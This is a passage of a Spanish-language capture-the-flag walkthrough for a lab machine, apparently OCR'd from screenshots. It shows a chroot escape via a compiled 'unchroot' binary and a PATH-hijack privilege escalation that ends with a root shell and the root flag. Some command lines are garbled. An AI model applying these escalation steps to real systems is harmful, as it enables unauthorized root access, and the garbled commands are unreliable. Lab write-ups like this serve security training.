


```
┌──(root㉿kali)-[~/chroot]
└─# tree
.
├── \0010\026@@\010*\013@8
├── bin
│   └── sh
├── etc
├── home
├── lib
│   ├── ld-linux-x86-64.so.2
│   └── libc.so.6
├── lib64 -> lib
├── unchroot
├── unchroot.c
└── var
```




```
compilation terminated.
# ls
''$'\001''0'$'\026''@@'$'\b''*'$'\v''@8'   etc    lib     unchroot     var
 bin                                       home   lib64   unchroot.c
# cat FLAG
```

Después de compilar el archivo, lo que hicimos fue transferir el archivo de script de derivación a la máquina de destino y ejecutarlo con privilegios de root utilizando la metodología de variable de ruta.



```
┌──(kali㉿kali)-[~]
└─$ ssh gogu@192.168.131.170 "cat> bypass" < bypass

gogu@192.168.131.170's password:

┌──(kali㉿kali)-[~]
└─$ ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls
bypass  date  hackme  user.txt
gogu@zeus:~$ chmod 777 bypass
gogu@zeus:~$ echo "/home/gogu/bypass">date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu/:$PATH
gogu@zeus:~$ /home/gogu/ ... /sysdate
System's date is:
gogu@zeus:~$ id 1<&2
uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
gogu@zeus:~$ pwd 1&2
[1] 10461
/home/gogu
```

Después de la ejecución, salimos con éxito del shell restringido y también obtuvimos el shell raíz y, finalmente **root**



```
System's date is:
id 1<&2
uid=0(root) gid=1001(gogu) egid=0(root) groups=0(root),1001(gogu)
pwd 1<&2
/
ls 1<&2
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lost+fou
cd /root
ls 1<&2
root.txt
cat root.txt 1<&2
a4d884a564cb6e9011a95a03e0d49f5c
```